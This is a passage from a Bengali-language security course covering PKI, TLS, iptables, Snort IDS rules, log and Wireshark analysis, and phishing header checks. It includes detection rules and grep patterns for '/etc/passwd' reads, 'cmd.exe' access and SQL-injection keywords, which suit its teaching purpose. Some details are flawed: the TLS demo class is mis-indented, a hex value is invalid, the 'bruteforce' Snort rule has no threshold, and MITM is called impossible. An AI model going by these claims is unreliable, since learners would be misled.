৪. PKI ও Certificate Authority

PKI পুরো সিস্টেম যেটা SSL/TLS-এর পেছনে কাজ করে — পাবলিক কী কাকে বলে সেটা ভেরিফাই করে।

PKI – কারা আছে:

1. CA (Certificate Authority) – বিশ্বস্ত সংস্থা (DigiCert, Let's Encrypt)
↓ ইস্যু করে
2. Certificate – তোমার পাবলিক কী + পরিচয় (ডিজিটাল পাসপোর্ট)
↓ ভেরিফাই করে
3. Browser – সার্টিফিকেট চেক করে – "এটা আসল Facebook!"

```
# # সার্টিফিকেট চেক করার কমান্ড
# # একটি ওয়েবসাইটের SSL সার্টিফিকেট দেখা
echo | openssl s_client -connect google.com:443 -servername google.com 2>/dev/null | openssl x509 -text -noout

# # সার্টিফিকেটের মেয়াদ শেষ কবে?
echo | openssl s_client -connect github.com:443 2>/dev/null | openssl x509 -noout -dates

# # নিজের Self-Signed সার্টিফিকেট বানানো
openssl req -x509 -newkey rsa:2048 -keyout mykey.pem -out mycert.pem -days 365 -nodes
```

```
# # SSL সার্টিফিকেট চেক করার পাইথন কোড
import ssl
import socket

def check_certificate(hostname):
    """একটি সাইটের SSL সার্টিফিকেট চেক করি"""
    context = ssl.create_default_context()

    with socket.create_connection((hostname, 443), timeout=5) as sock:
        with context.wrap_socket(sock, server_hostname=hostname) as ssock:
            cert = ssock.getpeercert()

            print(f"সাইট: {hostname}")
            print(f"ইস্যু করেছে: {cert['issuer'][0][0][1]}")
            print(f"মেয়াদ শেষ: {cert['notAfter']}")
            print(f"সাবজেক্ট: {cert['subject'][0][0][1]}")

            # # SAN (Subject Alternative Names) – সব ডোমেইন লিস্ট
            print("সকল ডোমেইন:")
            for entry in cert['subjectAltName']:
                print(f" • {entry[1]}")

check_certificate("github.com")
```

Certificate Chain

```
Root CA (সর্বোচ্চ – বিশ্বাস করা হয়, অফলাইন রাখা হয়)
↓ সাইন করে
Intermediate CA (মাঝারি – Root-এর পক্ষে কাজ করে)
↓ সাইন করে
Server Certificate (তোমার ওয়েবসাইটের সার্টিফিকেট)

# # ব্রাউজারে প্যাডলক চিহ্ন → Certificate দেখলে এই চেইন দেখাবে
```

৫. SSL/TLS — HTTPS কীভাবে নিরাপদ করে?

SSL/TLS হ্যান্ডশেক — ৪ ধাপে কীভাবে নিরাপদ সংযোগ হয়

```
# # SSL/TLS হ্যান্ডশেক – ধাপে ধাপে
class TLSHandshake:
    """HTTPS সংযোগের পেছনের জাদু"""

    def connect_to_https(self, website):
        print(f"""
===== TLS হ্যান্ডশেক শুরু: {website} =====

[১] Client Hello
└ আমি {website}-এ HTTPS-এ কানেক্ট করতে চাই
└ আমি AES-256-GCM, TLS 1.3 বুঝি
└ আমার এলোমেলো নম্বর: 0xA1B2C3D4...

[২] Server Hello
└ চলো AES-256-GCM ব্যবহার করি, TLS 1.3
└ আমার সার্টিফিকেট নাও:
  └ ইস্যুকরী: Let's Encrypt
  └ মেয়াদ: ৩ মাস
└ আমার পাবলিক কী: [RSA 2048-bit]
└ আমার এলোমেলো নম্বর: 0xE5F6G7H8...

[৩] Key Exchange (Diffie-Hellman)
└ ক্লায়েন্ট: আমার DH প্যারামিটার পাঠায় → 🔑
└ সার্ভার: তার DH প্যারামিটার পাঠায় → 🔑
└ উভয়েই Session Key ক্যালকুলেট করে (একই!)
└ এই Session Key দিয়ে বাকি সব এনক্রিপ্ট হবে

[৪] Secure Connection Established! ✅
└ এখন থেকে সব ডাটা AES-256-GCM দিয়ে এনক্রিপ্টেড
└ HTTP → HTTPS (নিরাপদ তলে)

""")
    return "SECURE 🛡️ "

tls = TLSHandshake()
tls.connect_to_https("https://github.com")
```

```
# # TLS ভার্সন চেক করা
nmap --script ssl-enum-ciphers -p 443 github.com

# # পুরনো TLS ভার্সন বন্ধ আছে কিনা চেক
nmap -sV --script ssl-enum-ciphers -p 443 example.com | grep -E "TLSv1.0|TLSv1.1|SSLv3"

# # সার্টিফিকেট চেইন ডাউনলোড
openssl s_client -connect google.com:443 -showcerts
```

HTTPS বনাম HTTP — পার্থক্য

```
HTTP: http://example.com/login?user=admin&pass=12345
⬇️ PLAIN TEXT – যে কেউ পড়তে পারে!
⬇️ Man-in-the-Middle করতে ২ সেকেন্ড

HTTPS: https://example.com/login
⬇️ 🔒 (এনক্রিপ্টেড – কেউ পড়তে পারবে না)
⬇️ Man-in-the-Middle করলে 🔒 দেখা যাবে, আসল ডাটা না!
```

৬. কীভাবে বাঁচবে — Cryptography Best Practices

✅ করণীয়	❌ বর্জনীয়
AES-256-GCM বা ChaCha20-Poly1305 ব্যবহার করো	❌ DES, RC4, MD5, SHA-1 — ভুলেও ব্যবহার করো না
পাসওয়ার্ডের জন্য bcrypt/Argon2 ব্যবহার করো	❌ পাসওয়ার্ড plain text বা MD5-এ রাখো না

✅ করণীয়	❌ বর্জনীয়
HTTPS everywhere — Let's Encrypt ফ্রি সার্টি দেয়	❌ HTTP-তে লগইন ফর্ম রাখো না
RSA ন্যূনতম ২০৪৮-বিট, ECC হলে ২৫৬-বিট	❌ RSA ১০২৪-বিট — সেটা ২০০০-এর দশকের!
SSL/TLS সঠিকভাবে কনফিগার করো (TLS 1.3)	❌ SSLv3, TLSv1.0, TLSv1.1 — এগুলো ডিপ্রিকেটেড
Key দীর্ঘমেয়াদী রাখতে HSM বা Key Vault ব্যবহার করো	❌ সোর্স কোডে হার্ডকোডেড কী রাখো না

ল্যাব এক্সারসাইজ

ল্যাব ১: AES-২৫৬-CBC দিয়ে একটি টেক্সট ফাইল এনক্রিপ্ট করে ডিক্রিপ্ট করো। দেখাও যে সঠিক কী ও IV ছাড়া ডিক্রিপ্ট করা অসম্ভব।

ল্যাব ২: RSA-২০৪৮ কী পেয়ার জেনারেট করো। তারপর পাবলিক কী দিয়ে এনক্রিপ্ট করে প্রাইভেট কী দিয়ে ডিক্রিপ্ট করো।

ল্যাব ৩: MD5, SHA-1, SHA-২৫৬ — তিনটি দিয়ে একই মেসেজের হ্যাশ বের করো এবং দৈর্ঘ্যের পার্থক্য দেখাও। দেখাও যে SHA-1 collision সম্ভব (Google SHAttered example)।

ল্যাব ৪: bcrypt দিয়ে একটি পাসওয়ার্ড হ্যাশ করো। rounds=৪, rounds=১২, rounds=২০ — সময়ের পার্থক্য মেপে দেখাও। ব্যাখ্যা করো কেন ধীর = ভালো।

ল্যাব ৫: OpenSSL দিয়ে একটি Self-Signed সার্টিফিকেট জেনারেট করো। তারপর Nginx-এ এটি বসিয়ে লোকাল HTTPS সার্ভার চালাও। ব্রাউজার থেকে কানেক্ট করে "Not Secure" দেখাও — তারপর বুঝিয়ে বলো কেন Root CA দরকার।

মনে রাখো

টপিক	মূল পয়েন্ট
Symmetric (AES)	এক চাবি — দ্রুত — বড় ডাটার জন্য
Asymmetric (RSA/ECC)	দুই চাবি — ধীর — কী এক্সচেঞ্জ ও সিগনেচারের জন্য
AES Key Sizes	AES-১২৮ (নিরাপদ), AES-১৯২ (নিরাপদ), AES-২৫৬ (খুব নিরাপদ)
DES/RSA 1024	পুরনো — ২০২৬-এ আর ব্যবহার করবে না
Hashing (SHA-256)	একমুখী — পাসওয়ার্ড স্টোরেজ → bcrypt/Argon2
MD5/SHA-1	BROKEN — collision attack সম্ভব
PKI	CA + Certificate + Browser — পাবলিক কী ভেরিফিকেশন সিস্টেম
TLS Handshake	৪ ধাপ: Hello → Cert → Key Exchange → Secure
HTTPS ≠ HTTP	HTTPS-এ সব এনক্রিপ্টেড — MITM impossible

শেষ কথা: ভাই, ক্রিপ্টোগ্রাফির মজাই হলো — তুমি অংক আর লজিক দিয়ে এমন কিছু সৃষ্টি করতে পারো যা পুরো দুনিয়ার কম্পিউটারও ভাঙতে পারে না। কিন্তু মাথায় রাখবে — সবচেয়ে শক্তিশালী এনক্রিপশনও একেজো যদি **তুমি নিজেই পাসওয়ার্ড শেয়ার করে দাও**। প্রযুক্তির চেয়ে মানুষের দুর্বলতাই আসল ঝুঁকি!

পার্ট ১২: Defense & Blue Team

4 টি অধ্যায়

অধ্যায় 36: network security defense

অধ্যায় ৩৬: Network Security ও Defense

ভাই, নেটওয়ার্ক সিকিউরিটি মানে হলো তোমার বাড়ির গেটে সিসি ক্যামেরা, তালা, আর ডোবারম্যান কুকুর রাখা — কিন্তু ডিজিটাল জগতে। এই অধ্যায়ে আমরা শিখবো কীভাবে নেটওয়ার্ক লেভেলে আক্রমণ ঠেকাতে হয়।

৩৬.১ Network Security Layers

নেটওয়ার্ক সিকিউরিটি একক জিনিস না, এটা লেয়ার আকারে কাজ করে। যত বেশি লেয়ার, তত বেশি সুরক্ষা।

লেয়ার	কী কাজ	উদাহরণ টুল
Perimeter	বাইরের হাত থেকে বাঁচায়	Firewall, IDS/IPS
Network	ট্রাফিক কন্ট্রোল করে	VLAN, ACL, NAT
Host	নির্দিষ্ট ডিভাইস রক্ষা করে	Antivirus, HIDS
Application	অ্যাপ লেভেলে সুরক্ষা	WAF, Input Validation
Data	ডাটা এনক্রিপ্ট করে	TLS, AES, VPN

রিয়েল-লাইফ অ্যানালজি

নেটওয়ার্ক সিকিউরিটি = বাড়ির নিরাপত্তা - **Perimeter** = বাড়ির দেয়াল ও গেট - **Firewall** = গেটের সিকিউরিটি গার্ড (কাকে ঢুকতে দেবে, কাকে না) - **IDS/IPS** = সিসি ক্যামেরা + অ্যালার্ম (দেখে এবং অ্যাকশন নেয়) - **VPN** = বাড়ির ভিতর দিয়ে গোপনে চলার টানেল - **Encryption** = ডায়রির ভাষা যা শুধু তুমি ও তোমার ভাই বুঝতে পারে

৩৬.২ Firewall Rules & iptables

`iptables` হলো লিনাক্সের বিল্ট-ইন ফায়ারওয়াল। তুমি বলে দিতে পারো কোন ট্রাফিক ঢুকবে, কোনটা বের হবে।

বেসিক কমান্ড

```
# বর্তমান সব রুল দেখা
sudo iptables -L -n -v

# ডিফল্ট পলিসি: সব ইনকামিং ব্লক
sudo iptables -P INPUT DROP

# ডিফল্ট পলিসি: সব আউটগোয়িং অ্যালাউ
sudo iptables -P OUTPUT ACCEPT

# SSH (পোর্ট ২২) কে অনুমতি দিচ্ছি – বন্ধুকে ঢুকতে দাও
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

# ওয়েব সার্ভার (পোর্ট ৮০, ৪৪৩) ওপেন
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

# এস্টাবলিশড কানেকশনগুলোকে রাখো (প্যাকেট ছিঁড়ে না)
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# লুপব্যাক (localhost) নিজের কন্সটেক্টের জন্য ওপেন
sudo iptables -A INPUT -i lo -j ACCEPT

# বাকি সব ইনকামিং ড্রপ
sudo iptables -A INPUT -j DROP
```

iptables ব্যাখ্যা বাংলায়:

```
-A INPUT      → ইনকামিং ট্রাফিকের তালিকায় নিয়ম যোগ করো
-p tcp        → TCP প্রোটোকল ব্যবহার করছে
--dport 22    → ডেস্টিনেশন পোর্ট ২২ (SSH)
-j ACCEPT     → একশন: অনুমতি দাও
-j DROP       → একশন: ফেলে দাও (যেন প্যাকেট কখনো ছিলই না)
-j REJECT     → একশন: ফিরিয়ে দাও (বলো "তোর ঢুকতে মানা")
```

অ্যাডভান্সড: রেট লিমিটিং (DoS থেকে বাঁচা)

```
# প্রতি মিনিটে সর্বোচ্চ ১০টা SSH কানেকশন
sudo iptables -A INPUT -p tcp --dport 22 -m limit --limit 10/minute -j ACCEPT

# ICMP (ping) ফ্লাড ঠেকানো
sudo iptables -A INPUT -p icmp --icmp-type echo-request -m limit --limit 1/second -j ACCEPT
sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

iptables রুলস সেভ করা (রিস্টার্টে যেন না উড়ে)

```
# Debian/Ubuntu
sudo apt install iptables-persistent
sudo netfilter-persistent save

# CentOS/RHEL
sudo service iptables save
```

৩৬.৩ Snort IDS Setup & Rules

Snort হলো ওপেন-সোর্স IDS/IPS। এটা নেটওয়ার্কের প্যাকেট দেখে, আর খারাপ কিছু পেলে অ্যালার্ম দেয়।

Snort ইন্সটল

```
# উবুন্টুতে ইন্সটল
sudo apt update && sudo apt install snort -y

# ইন্সটলের সময় তোমার নেটওয়ার্ক ইন্টারফেস সেট করো (যেমন eth0)
```

Snort কনফিগ

```
# কনফিগ ফাইল
sudo nano /etc/snort/snort.conf

# তোমার নেটওয়ার্ক রেঞ্জ সেট করো (যেখানে তুমি আছো)
# ipvar HOME_NET 192.168.1.0/24
```

Snort চালানো

```
# IDS মোডে চালানো (শুধু দেখবে, ব্লক করবে না)
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
```

নিজের Snort রুল লেখা

Snort রুলের গঠন:

```
[action] [protocol] [src_ip] [src_port] -> [dest_ip] [dest_port] ([options])
```

```
# আমাদের নিজের রুল ফাইল
sudo nano /etc/snort/rules/local.rules
```

```
# বাংলা কमेंটে ব্যাখ্যা
#-----
# রুল ১: কেউ যদি ৮০ পোর্টে "cmd.exe" পাথ হিট করে (হ্যাকার!)
#-----
alert tcp any any -> $HOME_NET 80 (
  msg:"সতর্কবার্তা! কেউ cmd.exe অ্যাক্সেস করার চেষ্টা করছে!";
  content:"cmd.exe";
  sid:100001;
  rev:1;
)

#-----
# রুল ২: কেউ যদি /etc/passwd পড়ার চেষ্টা করে
#-----
alert tcp any any -> $HOME_NET 80 (
  msg:"হ্যাকার পাসওয়ার্ড ফাইল চুরি করার চেষ্টা করছে!";
  content:"/etc/passwd";
  sid:100002;
  rev:1;
)

#-----
# রুল ৩: পিং অফ ডেথ (বড় ICMP প্যাকেট)
#-----
alert icmp any any -> $HOME_NET any (
  msg:"বিশাল আইসিএমপি প্যাকেট – পিং অফ ডেথ হতে পারে!";
  dsize:>1000;
  sid:100003;
  rev:1;
)

#-----
# রুল ৪: SSH ব্রুটফোর্স ডিটেক্ট
#-----
alert tcp any any -> $HOME_NET 22 (
  msg:"একাধিক SSH কানেকশন – ব্রুটফোর্স অ্যাটাক চলছে!";
  flags:S;
  sid:100004;
  rev:1;
)
```

Snort চালিয়ে রুল টেস্ট

```
# লোকাল রুল দিয়ে Snort চালানো
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0 \
-S HOME_NET=192.168.1.0/24
```

৩৬.৪ CIA Triad, AAA, Zero Trust, Defense in Depth

CIA Triad (সব সিকিউরিটির ভিত্তি)

```
C - Confidentiality (গোপনীয়তা)
  → শুধু যার দেখার কথা, সে-ই দেখবে
  → টুল: Encryption, Access Control

I - Integrity (অখণ্ডতা)
  → ডাটা যেন কেউ বদলাতে না পারে
  → টুল: Hashing (SHA-256), Digital Signature

A - Availability (প্রাপ্যতা)
  → যখন লাগবে, তখন পাওয়া যাবে
  → টুল: Load Balancer, Backup, DDoS Protection
```

বাংলায় অ্যানালজি:

তুমি তোমার ডায়রিতে প্রেমের চিঠি লিখলে — সেটা সি (Confidentiality)। কেউ যদি চিঠির "ভালোবাসি" বদলে "ঘৃণা করি" দেয় — সেটা ইন্টেক্রিটি ভঙ্গ। আর যদি তুমি পড়তে চাও কিন্তু চিঠি খুঁজে না পাও — সেটা অ্যাভেইলিবিটি সমস্যা।

AAA (Authentication, Authorization, Accounting)

Authentication → তুই কে? (পাসওয়ার্ড, বায়োমেট্রিক)
Authorization → তুই কী করতে পারিস? (পারমিশন)
Accounting → তুই কী করেছিস? (লগ)

```
# লিনাক্সে অথেন্টিকেশন লগ দেখা
sudo cat /var/log/auth.log | tail -20

# কে কখন লগইন করেছে
last -10

# কমান্ড হিস্টরি (অ্যাকাউন্টিং)
history
```

Zero Trust — "Never Trust, Always Verify"

জিরো ট্রাস্ট মানে — তুই ভেতরে থাকলেই যে তুই নিরাপদ, সেটা না। প্রতিটা রিকোয়েস্ট ভেরিফাই করতে হবে।

পুরনো মডেল (Castle-and-Moat): বাইরে কঠোর, ভেতরে মুক্ত
Zero Trust: প্রতিটা স্টেপে চেক, চেক, চেক

জিরো ট্রাস্টের ৩ মূলনীতি: 1. **Verify explicitly** — সব সময় অথেন্টিকেট 2. **Least privilege access** — ন্যূনতম অ্যাক্সেস দাও 3. **Assume breach** — ধরে নাও ইতিমধ্যে ব্রিচ হয়েছে, তাই সব চেক করো

Defense in Depth (গভীর প্রতিরক্ষা)

একটা লক ভেঙে গেলেই সব শেষ না — একের পর এক লেয়ার আছে।

লেয়ার ১: পলিসি — "পাসওয়ার্ড পলিসি, ট্রেনিং"
লেয়ার ২: ফিজিক্যাল — "লক করা সার্ভার রুম"
লেয়ার ৩: নেটওয়ার্ক — "Firewall, IDS, VPN"
লেয়ার ৪: হোস্ট — "Antivirus, Hardening"
লেয়ার ৫: অ্যাপ্লিকেশন — "WAF, Input Validation"
লেয়ার ৬: ডাটা — "Encryption, Backup"

৩৬.৫ কীভাবে বাঁচবে (প্র্যাকটিক্যাল টিপস)

কী করবে	কেন করবে
ফায়ারওয়ালে ডিফল্ট DROP রাখো	যা অনুমতি দাওনি, সব ব্লক
Snort/IDS বসাও	কোনো হ্যাকার ঢুকলে জানতে পারবে
SSH পোর্ট চেঞ্জ করো (২২ না রেখে ২২২২)	অটোমেটেড স্ক্যানারদের ফাঁকি দেবে
লিমিট রেট সেট করো	ক্রটফোর্স + DoS ঠেকাবে
রেগুলার লগ চেক করো	"জানতে পারা"ই প্রথম প্রতিরক্ষা

৩৬.৬ ল্যাব এক্সারসাইজ

নিচের কাজগুলো ভার্চুয়াল মেশিনে (VM) করো। রিয়েল প্রোডাকশন সার্ভারে না!

টাস্ক ১: iptables বেসিক

```
# সব ইনকামিং SSH ব্লক করো
# তারপর শুধু তোমার আইপি থেকে SSH অনুমতি দাও
# যাচাই: nmap দিয়ে স্ক্যান করে দেখো
```

টাস্ক ২: Snort IDS চালানো

```
# Snort ইন্সটল করো
# লোকাল রুল ফাইলে ৩টা রুল লেখো
# Snort চালিয়ে nmap স্ক্যান দাও – অ্যালার্ম দেখো
```

টাস্ক ৩: পোর্ট স্ক্যানিং ডিটেইল

```
# Snort রুল লেখো: পর পর ১০টা পোর্ট স্ক্যান করলে alert
# nmap -p 1-1000 <target> দিয়ে টেস্ট
```

টাস্ক ৪: ফায়ারওয়াল লগ এনালাইসিস

```
# /var/log/syslog বা /var/log/messages-এ iptables লগ দেখো
# grep দিয়ে DROP হওয়া প্যাকেট ফিল্টার করো
```

টাস্ক ৫: জিরো ট্রাস্ট মডেল রিভিউ

```
# তোমার নিজের সিস্টেমে Least Privilege চেক করো
# "কেন রুট ইউজার ইউজ করছি?" – প্রতিটা সার্ভিসের জন্য আলাদা ইউজার বানাও
```

মনে রাখো

ধারণা	সংক্ষেপ	বাংলায়
Defense in Depth	একের পর এক লেয়ার	পেঁয়াজের খোসার মতো — একটু খোসা গেলেও ভেতর থাকে
CIA Triad	Confidentiality, Integrity, Availability	গোপনীয়তা, অখণ্ডতা, প্রাপ্যতা
Zero Trust	Never trust, always verify	কাউকে বিশ্বাস করো না, সবাইকে চেক করো
AAA	Authn, Authz, Accounting	কে, কী করে, কী করলো
iptables DROP vs REJECT	DROP = নীরবে ফেলা, REJECT = জানানো	চোরকে জানিও না যে তুই তাকে ধরেছিস
Snort	নেটওয়ার্ক IDS/IPS	নেটওয়ার্কের সিসি ক্যামেরা

ভাইয়ের মেসেজ: নেটওয়ার্ক সিকিউরিটির কোনো "শেষ" নেই। প্রতিদিন নতুন আক্রমণ, প্রতিদিন নতুন ডিফেন্স। কিন্তু এই বেসিক জিনিসগুলো যদি ঠিকভাবে বসাতে পারো, ৯০% হ্যাকার দৌড়ে পালাবে। iptables আর Snort দিয়ে শুরু করো। পরের অধ্যায়ে আমরা Incident Response দেখবো — ব্রিচ হলে কী করতে হবে!


অধ্যায় 37: incident response

অধ্যায় ৩৭: Incident Response ও Forensics

ভাই, ধরো তোর বাসায় চোর ঢুকেছে। এখন তুই কী করবি? চিংকার করবি? পুলিশ ডাকবি? প্রমাণ রাখবি? — ইনসিডেন্ট রেসপন্স ঠিক এই কাজটাই করে, কিন্তু ডিজিটাল জগতে।

৩৭.১ Incident Response Lifecycle

ইনসিডেন্ট রেসপন্সের একটা স্ট্রাকচার আছে। এলোমেলোভাবে কিছু করলে প্রমাণ নষ্ট হবে আর হ্যাকার পালিয়ে যাবে।



প্রতিটি ফেজ বিস্তারিত:

- 1. Preparation (প্রস্তুতি)** - ইন্সিডেন্ট রেসপন্স টিম (IRT) তৈরি করো - টুলস রেডি রাখো: Wireshark, Volatility, Autopsy, FTK Imager - প্লে-বুক বানাও: "কি করবো যদি র‍্যানসমওয়্যার আসে?"
- 2. Detection & Analysis (শনাক্তকরণ)** - এলার্ম এসেছে? (IDS থেকে, ফায়ারওয়াল থেকে, ব্যবহারকারীর রিপোর্ট) - এনালাইসিস করো: এটা কি সত্যিই আক্রমণ, নাকি মিথ্যা এলার্ম? - আর্টিফ্যাক্ট সংগ্রহ করো
- 3. Containment (নিয়ন্ত্রণ)** - শর্ট-টার্ম: সার্ভার ডিসকানেক্ট করো, পোর্ট বন্ধ করো - লং-টার্ম: ব্যাকআপ থেকে রিস্টোরের ব্যবস্থা - গুরুত্বপূর্ণ: প্রমাণ যেন নষ্ট না হয়!
- 4. Eradication (মূলোৎপাটন)** - ম্যালওয়্যার রিমুভ করো - দুর্বলতা প্যাচ করো - অ্যাকাউন্ট রিসেট করো
- 5. Recovery (পুনরুদ্ধার)** - সিস্টেম অন করো - মনিটরিং চালু করো — দেখো হ্যাকার আবার আসে কিনা
- 6. Lessons Learned (শিক্ষা)** - কী ভুল হলো? - রিপোর্ট লেখো - ভবিষ্যতে কীভাবে বাঁচবে?

৩৭.২ Log Analysis — কী খুঁজবে

লগ হলো গোল্ডমাইন। হ্যাকারের প্রতিটা পায়ের ছাপ লগে থাকে — যদি তুমি পড়তে জানো।

গুরুত্বপূর্ণ লগ ফাইল:

```
# ===== লিনাক্স লগ =====

# অথেন্টিকেশন লগ – কে লগইন করেছে?
sudo cat /var/log/auth.log | tail -50

# সিস্টেম লগ – কি চলছে?
sudo cat /var/log/syslog | grep -i "error"

# অ্যাপাচি লগ – ওয়েব রিকোয়েস্ট
sudo cat /var/log/apache2/access.log | tail -20

# অ্যাপাচি এরর লগ – কী ভুল হচ্ছে?
sudo cat /var/log/apache2/error.log | tail -20

# কমান্ড হিস্টরি – ইউজার কী কী করছে?
cat ~/.bash_history
```

লগে কী খুঁজবে (চেকলিস্ট):

কী খুঁজবে	কমান্ড	ব্যাখ্যা
একাধিক ফেইলড লগইন	<code>grep "Failed password" /var/log/auth.log</code>	ব্রুটফোর্স অ্যাটাক!
অস্বাভাবিক সময়ে লগইন	<code>grep "Mar 12 03:" /var/log/auth.log</code>	রাত ৩টায় কে লগইন করছে?
রুট লগইন	<code>grep "root" /var/log/auth.log</code>	রুট দিয়ে সরাসরি লগইন নিষিদ্ধ হওয়া উচিত
সন্দেহজনক IP	<code>awk '{print \$1}' /var/log/apache2/access.log \ sort \ uniq -c \ sort -nr</code>	কোন IP সবচেয়ে বেশি হিট করছে?
SQL Injection চেষ্টা	<code>grep -i "union\ select\ drop\ --" /var/log/apache2/access.log</code>	কেউ SQL ইঞ্জেকশন দিচ্ছে কিনা
ফাইল ডাউনলোড প্যাটার্ন	<code>grep -i "\.php\ \.asp\ \.exe" /var/log/apache2/access.log</code>	কোন ফাইল এক্সেস হচ্ছে

লগ এনালাইসিসের বাংলা টেকনিক:

```
#!/bin/bash
# -----
# লগ এনালাইসিস স্ক্রিপ্ট – বাংলায়
# -----

লগ_ফাইল="/var/log/auth.log"

echo "===== সন্দেহজনক অ্যাক্টিভিটি রিপোর্ট ====="
echo "তৈরীর সময়: $(date)"
echo ""

# ১. কতবার ফেইলড লগইন হয়েছে?
echo "১. ফেইলড পাসওয়ার্ড অ্যাটেম্পট:"
grep "Failed password" "$লগ_ফাইল" | awk '{print $11}' | sort | uniq -c | sort -nr | head -5

# ২. কোন IP থেকে সবচেয়ে বেশি চেষ্টা?
echo ""
echo "২. টপ অ্যাটাকিং IP:"
grep "Failed password" "$লগ_ফাইল" | grep -oP "from \K[0-9.]+" | sort | uniq -c | sort -nr | head -5

# ৩. সফল লগইন – কিন্তু অস্বাভাবিক?
echo ""
echo "৩. রাত ১২টা থেকে ৬টার মধ্যে সফল লগইন:"
awk '/Accepted password/ && /[0-9]{2}:[0-9]{2}:[0-9]{2}/' "$লগ_ফাইল" | \
awk '{split($3,time,":"); if (time[1] >= 0 && time[1] <= 6) print}'
```


৩৭.৩ Wireshark দিয়ে Attack Detect

Wireshark নেটওয়ার্ক বিশ্লেষণের সবচেয়ে শক্তিশালী টুল। তুমি প্রতিটা প্যাকেট দেখতে পারো।

Wireshark ইন্সটল:

```
sudo apt install wireshark -y
sudo usermod -aG wireshark $USER
# লগআউট করে আবার লগইন করতে হবে
```

Wireshark ফিল্টার (Display Filters):

```
# ===== গুরুত্বপূর্ণ Wireshark ফিল্টার =====

# শুধু HTTP ট্রাফিক দেখো
http

# শুধু একটা IP এর ট্রাফিক
ip.addr == 192.168.1.105

# সন্দেহজনক IP বাদ দাও
!ip.addr == 192.168.1.1

# DNS কোয়েরি দেখো (ম্যালওয়্যার কোন সাইটে কল করছে?)
dns

# SYN ফ্লাড (DoS) ডিটেক্ট
tcp.flags.syn == 1 and tcp.flags.ack == 0

# HTTP POST রিকোয়েস্ট (ডাটা চুরি?)
http.request.method == "POST"

# বড় সাইজের প্যাকেট (ডাটা এক্সফিলট্রেশন?)
frame.len > 1000

# সন্দেহজনক ইউজার-এজেন্ট
http.user_agent contains "curl" or http.user_agent contains "python"
```

Wireshark দিয়ে আক্রমণ শনাক্তকরণ:

আক্রমণ	কী দেখবে	Wireshark ফিল্টার
SYN Flood	হাজার হাজার SYN প্যাকেট, কোনো ACK নেই	<code>tcp.flags.syn==1 and tcp.flags.ack==0</code>
Port Scan	এক আইপি থেকে অনেক পোর্টে SYN	<code>tcp.flags.syn==1 গ্রুপ বাই src</code>
ARP Spoofing	একাধিক MAC একই IP বলে দাবি	<code>arp.duplicate-address-detected</code>
DNS Tunneling	অস্বাভাবিক DNS নাম	<code>dns.qry.name matches "\.(xyz tk ml)\$"</code>
HTTP Bruteforce	অনেক ৪০১ বা ২০০ রেসপন্স	<code>http.response.code == 401</code>

Wireshark দিয়ে প্যাকেট ক্যাপচার করার বাংলা গাইড:

```
# ===== Wireshark কমান্ড লাইন ভার্সন (tshark) =====  
  
# লাইভ ক্যাপচার – ১০টা প্যাকেট  
sudo tshark -i eth0 -c 10  
  
# HTTP ট্রাফিক শুধু দেখা  
sudo tshark -i eth0 -Y "http" -T fields -e http.host -e http.request.uri  
  
# পিসিএপি ফাইলে সেভ করে পরে দেখা  
sudo tshark -i eth0 -w "আক্রমণের_প্রমাণ.pcap" -c 1000  
  
# DNS কোয়েরি দেখা – ম্যালওয়্যার কোন সাইটে যাচ্ছে?  
sudo tshark -i eth0 -Y "dns.flags.response == 0" -T fields -e dns.qry.name
```

৩৭.৪ Email Header Analysis — Phishing Detect

ফিশিং ইমেইল এখন #১ ভেক্টর। ইমেইল হেডার দেখলেই বুঝতে পারবে ইমেইলটা আসল নাকি জাল।

ইমেইল হেডার দেখা:

Gmail: ইমেইল ওপেন করো → Three dots → Show original **Outlook:** Message → View → View message details

ইমেইল হেডারের গুরুত্বপূর্ণ ফিল্ড:

```
# ===== ইমেইল হেডার এনালাইসিস =====  
  
Return-Path: <actual-sender@example.com>  
# ↑↑ আসল পাঠকের ইমেইল (সবচেয়ে গুরুত্বপূর্ণ!)  
  
Received: from mail.hacker.com (203.0.113.5) by ...  
# ↑↑ কোন সার্ভার থেকে এসেছে? IP টা কি মিলছে?  
  
From: "বাংলাদেশ ব্যাংক" <support@bank24.com>  
# ↑↑ দেখানো নাম – কিন্তু নিচের Return-Path মিলছে?  
  
Reply-To: hacker@gmail.com  
# ↑↑ রিপ্লাই গেলে চলে যাবে! বড় লাল ফ্ল্যাগ  
  
SPF: FAIL  
DKIM: FAIL  
DMARC: FAIL  
# ↑↑ তিনটাই FAIL – ১০০% ফিশিং!
```

Email Header Analysis — ব্যাখ্যা:

```
#!/bin/bash
# -----
# ইমেইল হেডার চেকার – বাংলায়
# -----

হেডার_ফাইল="$1" # প্রথম আর্গুমেন্টে হেডার ফাইল দাও

echo "==== ইমেইল হেডার এনালাইসিস ====="
echo ""

# ১. Return-Path বের করো (আসল পাঠক)
echo "১. আসল পাঠক (Return-Path):"
grep -i "return-path" "$হেডার_ফাইল"

# ২. SPF চেক
echo ""
echo "২. SPF স্ট্যাটাস:"
grep -i "spf" "$হেডার_ফাইল"

# ৩. DKIM চেক
echo ""
echo "৩. DKIM স্ট্যাটাস:"
grep -i "dkim" "$হেডার_ফাইল"

# ৪. Received চেক
echo ""
